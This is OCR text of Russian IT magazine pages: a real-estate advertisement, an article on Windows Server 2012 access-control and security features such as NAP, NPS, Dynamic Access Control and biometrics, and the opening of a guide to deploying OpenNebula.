ГРУППА КОМПАНИЙ «МОНОЛИТ» – ОДНО ИЗ КРУПНЕЙШИХ ПРЕДПРИЯТИЙ-ЛИДЕРОВ МОСКОВСКОЙ ОБЛАСТИ, ДЕЙСТВУЮЩИХ НА СТРОИТЕЛЬНОМ РЫНКЕ С 1989 ГОДА. ОСНОВНЫМ НАПРАВЛЕНИЕМ ДЕЯТЕЛЬНОСТИ ГРУППЫ КОМПАНИЙ «МОНОЛИТ» ЯВЛЯЕТСЯ ВОЗВЕДЕНИЕ ЖИЛЫХ ЗДАНИЙ И ОБЪЕКТОВ СОЦИАЛЬНОГО НАЗНАЧЕНИЯ ПО ИНДИВИДУАЛЬНЫМ ПРОЕКТАМ. В ОСНОВЕ ЛЕЖИТ ТЕХНОЛОГИЯ МОНОЛИТНОГО ДОМОСТРОЕНИЯ.

С подробными схемами планировок квартир и проектной декларацией можно ознакомиться на сайте www.gk-monolit.ru или в офисе компании «Монолит недвижимость»

Группа «Монолит» активно работает с ведущими банками по программам ипотечного кредитования. Особое внимание уделяется правовой защищенности клиентов, приобретателей жилья и нежилых помещений.

ИПОТЕКА

Город Лобня расположен в лесопарковой зоне Подмосковья, в ближайшем окружении имеются живописные озера и пруды. Недалеко от Лобни – ансамбль бывшей усадьбы Марфино, несколько центров русских народных промылов. Культурная жизнь города сосредоточена в основном в Культурно-досуговом центре «Чайка» и парке Культуры и Отдыха, есть театры и музеи, художественная галлерея. Для любителей спорта – два бассейна, ледовый каток, Дворец спорта «Лобня».



ПО ВОПРОСАМ АРЕНДЫ ПОМЕЩЕНИЙ (ООО «МОНОЛИТ АРЕНДА»)


(985) 727-57-62



В ЕЖОВЫХ РУКАВИЦАХ



Сергей Яремчук
grinder@synack.ru



ТЕХНОЛОГИИ БЕЗОПАСНОСТИ WINDOWS SERVER 2012

В корпоративной сети могут работать сотни компьютеров, география подключений нередко охватывает все регионы планеты. Повальный переход на облачные технологии, рост объема информации, доступ к ней из разных точек требует обеспечить безопасность данных и управляемость инфраструктуры. И в первую очередь необходим контроль пользователей и устройств.

СЛУЖБЫ ПОЛИТИКИ СЕТИ И ДОСТУПА

Сегодня очень популярна технология BYOD (Bring Your Own Device), когда сотрудники используют в работе свои личные устройства, за которыми следят самостоятельно. Это удобно всем: компания избавляется от постоянной заботы закупать и обновлять оборудование, а пользователи работают с любимыми и современными гаджетами. Однако ради удобства пользователь может отключить службу установки обновлений, переконфигурировать брандмауэр или работать с устаревшими антивирусными базами. Это приводит к увеличению рисков, такие устройства несут потенциальную опасность для остальных систем. Чтобы избежать проблем при подключении личных устройств к корпоративной сети, следует контролировать их состояние.


Новая функция Network Access Protection, появившаяся в Win2k8, проверяет ОС на соответствие принятым политикам. На основе анализа состояния для конкретного устройства можно ограничить доступ, разрешить полный доступ временно или постоянно. Все события журналируются, и админ всегда располагает свежей информацией о проблемах.

В карантинной подсети располагаются коррекционные серверы (Remediation Server), предоставляющие ресурсы для устранения выявленных недостатков (сервер обновлений WSUS, антивирусная база). После устранения проблем система повторно подключается и проверяется, если все в норме, она получает полноценный доступ в сеть. В процессе работы состояние системы контролируется постоянно, и если оно перестает удовлетворять требованиям политик, то устройство снова переводится в карантин (или выполняется любое другое действие, предписанное админом). По сути, контроль состояния и карантин — это вся роль NAP, все остальное реализуется сторонними механизмами. При настройке NAP используется несколько механизмов принуждения (DHCP, VPN, IPsec, IEEE 802.1x и другие).


На удаленной системе устанавливается клиент NAP, состоящий из агента NAP, агента состояния системы (Windows Security Health Agent) и клиента принуждения (NAP Enforcement Client). Последний и отвечает за взаимодействие с механизмом принуждения. Собранные данные клиент отправляет серверу сетевых политик (NPS, Network Policy Server) в виде SHV-маркера (System Health Validators).

Агент уже включен во все версии Windows от XP SP3, поддерживается интеграция с Cisco Network Admission Control (NAC). Сторонние фирмы предлагают клиенты NAP для OS X и Linux и могут добавлять требуемую функциональность в NAP. Например, решение Symantec Endpoint Protection содержит дополнительные модули, позволяющие проверять состояние при помощи NPS.

Роль сервера «Службы политики сети и доступа» можно использовать для развертывания собственно службы NPS либо сервера и прокси-сервера



Первоначальные настройки NPS задаются при помощи готового сценария



Определяем параметры безопасности клиента

RADIUS, выполняющего авторизацию при запросах на подключение со стороны клиентов RADIUS (коммутаторы Ethernet с поддержкой 802.1X, хотспоты). Все настройки производятся при помощи диспетчера сервера или утилиты netsh (контекст netsh nps, все команды можно узнать в документации: goo.gl/70IdU).

В Win2k8R2 служба NPS получила возможность использовать несколько конфигураций SHV, что позволяет создавать свои политики для систем, подключающихся по разным каналам (LAN, VPN). Также появились новые шаблоны, упрощающие создание и экспорт элементов конфигурации NPS.

В Win2012 служба маршрутизации и удаленного доступа, которая раньше была частью NPS, выведена в отдельную роль сервера удаленного доступа. Сделано это, чтобы уменьшить путаницу при развертывании. Для роли сервера NPS понадобится физический или виртуальный (Hyper-V) сервер, кластеры не поддерживаются.

Установка сервера NPS производится при помощи мастера добавления ролей и компонентов, просто отмечаем пункт «Службы политики сети и доступа» и следуем его указаниям. Роль содержит три службы ролей:

- сервер политики сети — используется для централизованного управления доступом к сети через разнообразные серверы доступа, включая точки беспроводного доступа, VPN, серверы удаленного доступа и 802.1X-коммутаторы;
- центр регистрации работоспособности (HRA) — компонент, отвечающий за выпуск сертификатов работоспособности для клиентов, проходящих проверку политики. Используется только с принудительным методом протокола IPsec;
- протокол авторизации учетных данных узлов (HCAP) — позволяет объединить решение для защиты доступа к сети от MS с сервером управления сетевым доступом от компании Cisco.

В случае выбора HRA потребуется связать его с центром сертификации (это можно сделать позднее, после установки). Выдача сертификатов возможна как зарегистрированным в домене пользователям, так и анонимным (всем). Если NPS работает в доменной сети, то предпочтителен первый вариант. Все установки производятся из консоли «Сервер групповых политик». Первоначальные настройки задаются при помощи готового сценария, просто выбираем нужный из списка и следуем указаниям мастера. Политики позволяют задать группы (Windows, компьютеров или пользователей), HCAP (группы пользователей и размещения), ограничения по дням недели и времени, типу удостоверения, классу IP, ОС и архитектуре, критерию политики работоспособности и другим параметрам.

У каждого контроллера домена, работающего на Win2012, должна быть та же настройка политики административных шаблонов (Конфигурация компьютера → Политики → Административные шаблоны → Система → KDC → Поддержка динамического контроля доступа и защиты Kerberos).

В Win2012 также добавилась возможность использовать PowerShell для установки и настройки некоторых параметров роли NPS, поэтому многие операции можно выполнить из консоли. Ставим и смотрим новый набор из 13 командлетов (goo.gl/Cjbbb).

```
PS> ADD-WindowsFeature NPAS-Policy-Server ↵
    -includemanagementtools
```

```
PS> Import-Module NPS
PS> Get-Command –Module NPS
```

Например, командлеты Export/Import-NPSConfiguration позволяют сохранить и восстановить конфигурацию NPS-сервера. Они заменят netsh nps export/import, выполняющие аналогичную функцию. Вызов прост. Сохраняем:

```
PS> Export-NpsConfiguration –Path C:\NPSTemp -Path ↵
    Npsconfig.xml
```


Файл содержит данные RADIUS-клиентов, поэтому необходимо позаботиться, чтобы никто не получил к нему доступ. Теперь на другом сервере импортируем, просто указав на файл.

```
PS> Import-NpsConfiguration -Path C:\Npsconfig.xml
```

Как и netsh, командлеты PowerShell не поддерживают перенос настроек шаблонов. Это доступно через интерфейс консоли.

ДИНАМИЧЕСКОЕ УПРАВЛЕНИЕ ДОСТУПОМ

Многие годы в Windows используется механизм управления доступом на уровне пользователей и групп. Выдержав проверку временем, он работает хорошо, тем не менее он уже не всегда подходит для современных условий, когда имеет значение не только должность пользователя, но и его роль и даже текущее местоположение. Пользователь может работать в защищенной ло-



Настройка классификации документов



INFO

Windows Azure AppFabric состоит из трех основных компонентов: Access Control (управление доступом), Bus Service (сервис шины) и Cache (кеш – ассоциативная память).



WWW

Агент NAP для Mac и Linux: unetsystem.co.kr

Avenda Linux NAP Agent: avendasys.com

Страница службы политики сети и доступа на сайте Microsoft: goo.gl/8MoGk

Netsh для NPS: goo.gl/70IdU

Набор командлетов для NPS: goo.gl/Cjbbb

кальной сети или подключаться через общественную точку доступа. Человек один, а риски для бизнеса разные.

Особо остро этот вопрос стоит сегодня, так как по статистике большинство утечек происходит по вине инсайдеров (намеренной или случайной), которые имеют легальный доступ к некоторой информации. В результате, чтобы перекрыть все потребности, создается большое количество групп, что серьезно усложняет администрирование, в частности понимание того, кто и куда действительно имеет доступ. Малейшая ошибка пользователя или админа — и документ оказывается не на своем месте и имеет ненадлежащие права доступа. Современным организациям остро необходим простой в использовании механизм предотвращения утечки информации (DLP, Data Leak Prevention).

Защитить содержимое можно при помощи службы управления правами (Rights Management Services), но она снимает только часть проблем. Более глобально задачу управления доступом и аудита призвана решить технология динамического управления доступом (Dynamic Access Controls, DAC). Технология базируется на трех основных понятиях:

- классификация документов — на основе тегов, которые добавляются пользователем при создании/редактировании документа (в свойствах), приложением, наследуются от каталога или присваиваются по контексту. Если документ не классифицирован, то используются только традиционные средства доступа;
- политики — состоят из одного или нескольких правил, основанных на выражениях, описывающих условия доступа для утверждений пользователей/устройств и тегов. Выражения содержат атрибуты Active Directory и, по сути, являются основой DAC, показывая, кто и на каких условиях может получить доступ;
- аудит — расширенные политики аудита, позволяющие получить информацию о попытках доступа к конфиденциальной информации.

Реализована интеграция DAC со службой RMS, что позволяет в реальном времени защищать документы, которым присвоен соответствующий тег. Настройки упрощает автоматическое тегирование документов, которое создается при помощи правил, настраиваемых в диспетчере ресурсов файлового сервера (File Server Resource Manager).


Для реализации DAC система безопасности Win2012 получила новый механизм утверждения claims, такие утверждения существуют для ресурсов, пользователей и учетных записей компьютеров. При входе в систему помимо идентификатора безопасности SID (Security Identifier) учетной записи в маркер добавляются claims (просмотреть их можно, введя «whoami/claims»). Вот эти утверждения, вместе с данными об участии в группах, и используются при доступе к объектам файловой системы. При этом старые механизмы никуда не исчезли. Вначале применяются права доступа к сетевому ресурсу, затем NTFS, и, наконец, вступает в работу DAC.

Одна из особенностей DAC — возможность постепенного внедрения, когда администратор вначале настраивает политики DAC без блокировки, только в режиме аудита. Это позволит выяснить, кто и куда пытался получить или получил доступ, отловить излишне любопытных и впоследствии установить блокировки более точно, сведя к минимуму жалобы пользователей.


Учитывая, что в современных условиях ситуация быстро меняется, необходим механизм быстрого решения проблем с доступом, и DAC его предоставляет. Пользователю, получившему отказ, приходит сообщение с вариантами восстановления доступа — прямая ссылка на сайт или справка с объяснением. На сайте пользователь получает дополнительную информацию, например соглашение о неразглашении, которое нужно подтвердить. После выполнения требований claims обновляются, и пользователь получает доступ. Политики задаются централизованно на уровне домена, распространяются при помощи GPO и указываются в настройках конкретного ресурса. В первом случае установки задаются в консоли центра администрирования Active Directory (ADAC, Active Directory Administrative Center), в котором находится специальный подраздел, содержащий восемь пошаговых настроек. На каждом необходимо будет заполнить предложенные мастером поля.

Первым идет настройка утверждений, где доступно более 100 атрибутов Active Directory, каждый из которых может присутствовать в claims. Для удобства поиска предложен фильтр. Например, атрибут departament описывает отдел, в котором работает пользователь. Последовательно отбираем нужные, создавая claims. Поле «Предложенные значения» позволяет указать требуемые значения атрибутов. Например, для departament прописываем названия отделов, для которых будем создавать политики. Вторым шагом идет настройка свойств ресурсов (Resource Properties), позволяющих классифицировать конкретные файлы и папки. По умолчанию уже создано несколько свойств, которые нужно отредактировать и включить или добавить новые. Переходим к шагу три — созданию централизованного правила доступа (Central Access Rule), где выбираем критерии целевых ресурсов и разрешения. Процесс прост: выбираем из списков свойства, указываем значение и задаем права (система предложит разрешения, их можно отредактировать и применить). В итоге все ресурсы, которые будут помечены соответствующим тегом (указанным в значении), будут попадать под правило. Так как правил может быть несколько, то для удобства применения на следующем шаге их объединяют в политики (Central Access Policies).

После создания политик они должны быть опубликованы на файловом сервере. Для этого вызываем редактор групповой политики, переходим в «Конфигурация компьютера → Полити-



Для настройки динамического контроля доступа необходимо пройти восемь шагов



За настройку биометрии отвечают четыре групповые политики

Выбрать Windows PowerShell

```
PS C:\Users\grinder> Get-ADClaimType -Filter *

AppliesToClasses         : {CN=User,CN=Schema,CN=Configuration,DC=example,DC=org}
ClaimSourceType          : AD
CompatibleResourceTypes  : {MS-DS-MultivaluedChoice MS-DS-SinglevaluedChoice}
DisplayName              : department
DistinguishedName        : CN=ad://ext/department:88cfd328eca675f9,CN=Claim Types,CN=Claims Configuration,CN=Services,CN
                           =Configuration,DC=example,DC=org
Enabled                  : True
ID                       : ad://ext/department:88cfd328eca675f9
IsSingleValued           : True
Name                     : ad://ext/department:88cfd328eca675f9
ObjectClass              : msDS-ClaimType
ObjectGUID               : f30a97af-b6e8-4b73-ac4f-a0061c3f1e3c
RestrictValues           : True
SourceAttribute          : CN=Department,CN=Schema,CN=Configuration,DC=example,DC=org
SourceOID                :
SuggestedValues          : {Marketing}
ValueType                : String


PS C:\Users\grinder> Get-ADCentralAccessPolicy -Filter *

DistinguishedName : CN=new,CN=Central Access Policies,CN=Claims Configuration,CN=Services,CN=Configuration,DC=example,D
                    C=org
Members           : {CN=new,CN=Central Access Rules,CN=Claims Configuration,CN=Services,CN=Configuration,DC=example,DC=
                    org}
Name              : new
ObjectClass       : msAuthz-CentralAccessPolicy
ObjectGUID        : d578cbc4-21f4-4011-ab94-de136c2faf2f
PolicyID          : S-1-17-3131600345-1234368588-934673545-1735915174


PS C:\Users\grinder> Get-ADCentralAccessRule -Filter *

CurrentAcl        : O:SYG:SYD:AR(A;;FA;;;WD)
DistinguishedName : CN=new,CN=Central Access Rules,CN=Claims Configuration,CN=Services,CN=Configuration,DC=example,DC=o
                    rg
MemberOf          : {CN=new,CN=Central Access Policies,CN=Claims Configuration,CN=Services,CN=Configuration,DC=example,
                    DC=org}
Name              : new
ObjectClass       : msAuthz-CentralAccessRule
ObjectGUID        : 2233b569-13e7-4c3a-88bc-b941ebc95bc4
PreviousAcl       :
ProposedAcl       : O:SYG:SYD:(A;;FA;;;OW)(A;;FA;;;BA)(A;;FA;;;SY)
ResourceCondition : (@RESOURCE.PersonalUse_MS == 1)
```

Динамическим контролем доступа можно управлять при помощи командлетов PowerShell

ки → Конфигурация Windows → Файловая система → Централизованная политика доступа». Выбираем в контекстном меню пункт «Управление централизованными политиками доступа» и в списке созданные ранее политики, которые необходимо применить. Собственно, это все.

Для управления аудитом следует перейти в «Конфигурация расширенной политики аудита → Политика аудита → Доступ к объектам», где в Win2012 появился новый пункт «Аудит сверки с централизованной политикой доступа».

Теперь применяем политику. Переходим в свойства документа/каталога, выбираем «Дополнительно» и переходим во вкладку «Централизованная политика», выбираем в раскрывающемся списке нужную политику. Новая возможность получила свой набор из 58 командлетов PowerShell, которые относятся к модулю Active Directory (goo.gl/304CC). Например, при помощи Get-ADCentralAccessPolicy можем получить информацию обо всех центральных политиках доступа.

```
PS> Get-ADCentralAccessPolicy -Filter *
```

АУТЕНТИФИКАЦИЯ ПОЛЬЗОВАТЕЛЕЙ С WINDOWS AZURE APPFABRIC

Сегодня организация может использовать десятки серверов и приложений, размещенных на разных платформах, к которым необходимо обеспечить безопасный доступ. Если приложения разнородные и для идентификации используют разные стандарты, это становится проблемой. Microsoft предлагает для ее решения сервис Windows Azure AppFabric Access Control Service (ACS, goo.gl/2dmqR), позволяющий реализовать механизмы федеративной авторизации и обработку запросов на основе декларативных правил. Сервис, к которым обеспечивается доступ, не обязательно должен работать в среде Azure, это может быть любая (в том числе не Windows) платформа или приложение, работающее на популярных языках, включая Java, Ruby, PHP. Как ясно из названия, сервис относится к Azure Fabric и выступает в роли посредника между приложением и провайдерами идентификаций (identity providers) — базой данных пользователей. ACS использует принцип идентификации на основе заявок (claims-based identity), каждая сущность в процессе идентификации играет одну или более канонических ролей: субъект (subject), провайдер идентификации (identity provider), доверяющая сторона (relying party) и провайдер федерации (federation provider). Поддерживаются стандартные механизмы аутентификации (OpenID, OAuth WRAP, OAuth 2.0, WS-Trust и WS-Federation), интеграция с Windows Live ID, Active Directory, Google, Yahoo!, Facebook и так далее. Сам AppFabric Access Control (ASC) базируется на Windows Identity Foundation (WIF, расширение Microsoft .NET Framework) и представляет собой сервис, специально созданный для обеспечения безопасности облачных вычислений. Модель WIF отделяет приложение от деталей того, как происходит аутентификация, и от низкоуровневых деталей, предлагая удобную абстракцию, позволяющую просто указывать внешний механизм. Все установки можно выполнить с помощью специального мастера в Visual Studio, писать код не требуется. Для новичков будут интересны примеры (bit.ly/X78l6y), позволяющие разобраться, как интегрировать ACS с веб-сервисами.

ЗАКЛЮЧЕНИЕ

Меанизмы управления доступом, применяющиеся в различных ОС, сегодня вряд ли можно назвать достаточными. Новшества, которые появились в Win2012, позволяют на порядок снизить риски и обеспечить максимальную безопасность данных. Дело осталось за малым — их внедрить. ⌶

Дополнительные функции


ИНТЕГРАЦИЯ DAC И RMS

Для полноценной защиты конфиденциальной информации необходимо применять шифрование. Интеграция DAC и RMS позволит все проделать автоматически на основе тегов или содержания документа, причем настройки дают возможность зашифровать и ранее созданные документы. Для работы следует активировать свойство ресурсов Impact, позволяющее классифицировать ресурсы по одному из трех значений важности. Далее в консоли диспетчера ресурсов файлового сервера, в разделе «Управление классификацией → Правила классификации» (Classification Management → Classification Rules) создаем правила, в которых указываем тип и расположение файлов, метод классификации (Windows PowerShell, папки или содержимого) и собственно строки или регулярные выражения, совпадения с которыми будут активировать правило. Здесь же указываем, какое значение присвоить доступным атрибутам. В раскрывающемся списке можно увидеть все созданные ранее атрибуты, нас в данном случае интересует Impact. Чтобы привести механизм в действие, переходим в «Задачи управления файлами», где создаем новую задачу. Указываем название, папки, настраиваем оповещение и расписание. Во вкладке «Действие» выбираем «Шифрование RMS» и доступный шаблон RMS. Во вкладке «Условие» следует указать свойство файла, которое приведет к выполнению задания.

БИОМЕТРИЧЕСКАЯ АУТЕНТИФИКАЦИЯ

Требования к сложности пароля с каждым днем ужесточаются, также растет количество сервисов, с которыми приходится работать пользователю. Все это удержать в голове затруднительно, да и сотрудники часто забывают пароли, нагружая саппорт. Поэтому нередко юзеры идут на упрощения, используя одну комбинацию на разных ресурсах. Достаточно взломать один пасс, и получаем доступ ко всему остальному. Выхода два — использовать биометрическую или аппаратную (смарт-карты) аутентификацию. Это как минимум удобно, ведь уже не нужно ничего запоминать. При биометрии все необходимое у пользователя всегда с собой: для идентификации используются уникальные характеристики человека, наиболее популярен из методов отпечаток пальца. Раньше поддержка средств биометрической аутентификации обеспечивалась специальными драйверами и ПО, поставляемыми производителями. Для программистов производители предлагали собственный SDK (известны как коммерческие, так и опенсорсные решения). Каждый реализовывал механизм как хотел, единого стандарта не было. Начиная с Windows 7, Microsoft предлагает свой вариант — специальный фреймворк Windows Biometric Framework (WBF, goo.gl/QzYZK). Управляют процессом при помощи четырех объектов групповой политики, которые находятся в «Конфигурация компьютера → Политики → Административные шаблоны → Компоненты Windows → Биометрия». Изменилась в Win2012/8 и поддержка смарт-карт: появились виртуальные смарт-карты, изменился порядок взаимодействия с пользователем и логика запуска/остановки службы.

Сегодня все больше организаций, когда оборудование физически и морально устаревает, начинают задумываться о преимуществах виртуализации и поддержании двух-трех серверов вместо целого парка. Вот и мне предстояло определить наиболее подходящее решение, позволяющее перенести часть систем в виртуальный мир. В результате поисков и экспериментов выбор пал на проект OpenNebula.



Мартин «urban.prankster» Пранкевич
martin@synack.ru



INFO

Программное обеспечение OpenNebula ставится только на управляющий сервер




WWW

Сайт Eucalyptus: eucalyptus.com

Сайт OpenStack: openstack.org

Сайт CloudStack: cloudstack.apache.org

Сайт OpenNebula: opennebula.org



КОЛЫБЕЛЬ ОБЛАКОВ

ПОШАГОВОЕ РУКОВОДСТВО ПО РАЗВЕРТЫВАНИЮ IAAS-СЕРВИСА НА БАЗЕ OPENNEBULA

О ПРОЕКТЕ OPENNEBULA

Выбор технологий и решений виртуализации сегодня очень большой, каждый производитель гипервизора предлагает десятки дополнительных надстроек, расширяющих базовый функционал. В итоге разобраться во всем этом многообразии и выбрать наиболее удобное и оптимальное ПО нелегко.

После изучения возможностей, предоставляемых такими опенсорсными платформами, как Eucalyptus, OpenStack, CloudStack и OpenNebula, решено было остановиться на последнем варианте, и вот почему. Настройки Eucalyptus (eucalyptus.com) не всегда понятны и требуют постоянного чтения документации, соответственно, вероятность допустить ошибку довольно высока. Набирающий обороты и несколько более простой в настройках OpenStack (openstack.org) только к лету 2012-го разобрался с лицензией (теперь исключительно Apache License), но сам проект не оставил впечатления целостного решения. Вероятно, потому, что изначально любой элемент можно заменить другим. В итоге получается хорошая головоломка, которую можно сложить, но придется постараться, чтобы заработало так, как требуется. Разрабатываемый под крылом Apache CloudStack (cloudstack.apache.org) четвертой версии показался весьма интересным. Во всяком случае, установка относительно проста, а процесс конфигурирования вполне логичен. Но при более близком знакомстве обнаружилось, что некоторые установки в интерфейсе CloudStack Managment Server недоступны, а попытка что-то поправить штатным инструментом гипервизора не всегда правильно интерпретировалась. Вот так и пришли к OpenNebula (opennebula.org), которая произвела впечатление в меру простой, логичной и функциональной.


Проект стартовал в 2005 году как научно-исследовательский, поддерживается сообществом и изначально распространялся с открытым исходным кодом (Apache License). Развитие спонсируется большим количеством организаций, среди которых CERN, FermiLab, China Mobile, Европейское космическое агентство и другие. OpenNebula представляет собой открытую и расширяемую платформу автоматизации работы ЦОД, позволяющую развернуть на уже имеющихся серверах публичный, приватный или гибридный IaaS, функционально схожий с Amazon EC2. На физическом сервере и кластере одновременно можно использовать разные гипервизоры, в настоящее время это Xen, KVM и VMware, в качестве гостевых будут работать любые из поддерживаемых гипервизорами ОС. Реализован интерфейс к Amazon EC2, поддерживается API — EC2 Query, OGF OCCI, vCloud и свой. Модульная архитектура позволяет интегрировать OpenNebula с любой платформой виртуализации, хранилищем данных или менеджером управления. Поддерживаются все присущие облакам технологии и функции, включая Live Migration (виртуальную машину можно легко перенести на другой сервер).

Ядро OpenNebula написано на C++, утилиты управления — на Ruby и shell. Все релизы называются в честь звездных туманностей (англ. nebula).

ИНФРАСТРУКТУРА OPENNEBULA

